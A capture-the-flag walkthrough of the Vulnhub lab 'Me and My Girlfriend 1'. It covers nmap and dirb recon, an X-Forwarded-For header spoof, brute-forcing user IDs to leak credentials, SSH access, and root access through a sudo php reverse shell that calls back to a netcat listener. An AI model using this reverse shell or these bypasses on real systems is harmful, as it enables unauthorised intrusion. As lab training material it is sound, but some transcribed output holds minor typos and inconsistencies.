

Writeup for Me and My Girlfriend 1 in (Vulnhub) by TyPh0oN

1.1 use netdiscover for finding ip address

2.1 scan this ip with nmap for more info

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-01-22 02:16 +0630
Nmap scan report for 192.168.58.8
Host is up (0.00017s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 1024 57:e1:56:58:46:04:33:56:3d:c3:4b:a7:93:ee:23:16 (DSA)
|_ 2048 3b:26:4d:e4:a0:3b:f8:75:d9:6e:15:55:82:8c:71:97 (RSA)
|_ 256 8f:48:97:9b:55:11:5b:f1:6c:1d:b3:4a:bc:36:bd:b0 (ECDSA)
|_ 256 d0:c3:02:a1:c4:c2:a8:ac:3b:84:ae:8f:e5:79:66:76 (ED25519)
53/tcp    filtered domain
80/tcp    open  http      Apache httpd 2.4.7 ((Ubuntu))
|_ http-server-header: Apache/2.4.7 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:F1:B5:AA (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT ADDRESS
1 0.17 ms 192.168.58.8

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.00 seconds
```

3.1 use dirb for find subdirectory in this web

```
-----
192.168.58.8
DIRB v2.22
By The Dark Raver
Who are you? Hacker? Sorry This Site Can Only Be Accessed local!

START_TIME: Wed Jan 22 02:17:01 2020
URL_BASE: http://192.168.58.8/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Not Stopping on warning messages

-----

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.58.8/ ----
==> DIRECTORY: http://192.168.58.8/config/
+ http://192.168.58.8/index.php (CODE:200|SIZE:120)
==> DIRECTORY: http://192.168.58.8/misc/
+ http://192.168.58.8/robots.txt (CODE:200|SIZE:32)
+ http://192.168.58.8/server-status (CODE:403|SIZE:292)


---- Entering directory: http://192.168.58.8/config/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.58.8/misc/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----

END_TIME: Wed Jan 22 02:17:04 2020
DOWNLOADED: 13836 - FOUND: 3
```

I see this web page




In this time,I check the source code




I use burp suite for intercepting and i add X-Forwarded-for: localhost
In this time ,The Web Page is change like this



I click register for registration account
But we need to add X-Forwarded-for: localhost





Welcome To Ceban Corp

Inspiring The People To Great Again!

[Home](#) | [Login](#) | [Register](#) | [About](#)


Username

Password

Waiting For 192.168.58.8...

I register with admin:admin

We need to add X-Forwarder-for: localhost




I use this username and password to login

In these time, the url address bar show like this
http://192.168.58.8/index.php?page=profile&user_id=12


I use burp suite to brute force this id

After brute forcing
I see username alice and password 4lic3 in id 5



I try to login with this username and password
lucky i got ssh login with this username and password
#SSH alice@192.168.58.8
Password is 4lic3
After ssh login

I found one secret folder and i found flag1 in this folder



I downloaded [linux-smart-enumeration](#)

script and run this script

```
alice@gfriEND:/tmp$ ./lse.sh
If you know the current user password, write it here for better results: 4ltc3

php
User: alice
User ID: 1000
Password: *****
Home: /home/alice
Path: /usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games
umask: 0002
Shell: /bin/bash
Hostname: gfriEND
Linux: 4.7.4.0-142-generic
Distribution: Ubuntu 14.04.6 LTS
Architecture: x86_64

==== ( users ) ====
[!] usr000 Current user groups ..... yes!
[*] usr010 Is current user in an administrative group? ..... nope
[*] usr020 Are there other users in an administrative groups? ..... yes!
[*] usr030 Other users with shell ..... yes!
[!] usr040 Environment information ..... skip
[!] usr050 Groups for other users ..... skip
[!] usr060 Other users ..... skip

==== ( sudo ) ====
[!] sud000 Can we sudo without a password? ..... nope
[!] sud010 Can we list sudo commands without a password? ..... yes!

Matching Defaults entries for alice on gfriEND:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User alice may run the following commands on gfriEND:
(root) NOPASSWD: /usr/bin/php
```

I found php can run without password

```
#nc -nvlp 1234
[+] listening on [any] 1234 ...
php shell Hack The Box
```

In this time i use netcat to listen

I use php reverse shell to get root access in this lab

```
alice@gfriEND:/tmp$ sudo php -r '$sock=fsockopen("192.168.58.1",1234);exec("/bin/sh -i <&3 >&3 2>&3");'
```

Now i get root access

```
# id@gfriEND:/tmp$ sudo php -r '$sock=fsockopen("192.168.58.1",1234);exec("/bin/sh -i <&3 >&3 2>&3");'
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
# ls
lse.sh
# pwd
/tmp
# python -c 'import pty;pty.spawn("/bin/bash")'
root@gfriEND:/tmp#
```

Final flag (flag2 is locate in the root dir)

```
# !d
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
# ls
lse.sh
# pwd
/tmp
# python -c 'import pty;pty.spawn("/bin/bash")'
root@gfriEND:/tmp# cd /root
cd /root
root@gfriEND:/root# ls
ls
flag2.txt
root@gfriEND:/root# cat fl
cat flag2.txt
Ruby
G0T M1KE5LE45
Yaaaahhh!! You have successfully hacked this company server! I hope you who have just learned can get new knowledge from here :) I really hope you guys give me feedback for this challenge whether you like it or not because it can be a reference for me to be even better! I hope this can continue :)
Contact me if you want to contribute / give me feedback / share your writeup!
Twitter: @makegreatagain_
Instagram: @aldodimas73
Thanks! Flag 2: gfriEND{56fbee560930e77ff984b644fde66e7}
root@gfriEND:/root#
```

Thank for giving your valuable time to read my writeup (TyPh0oN)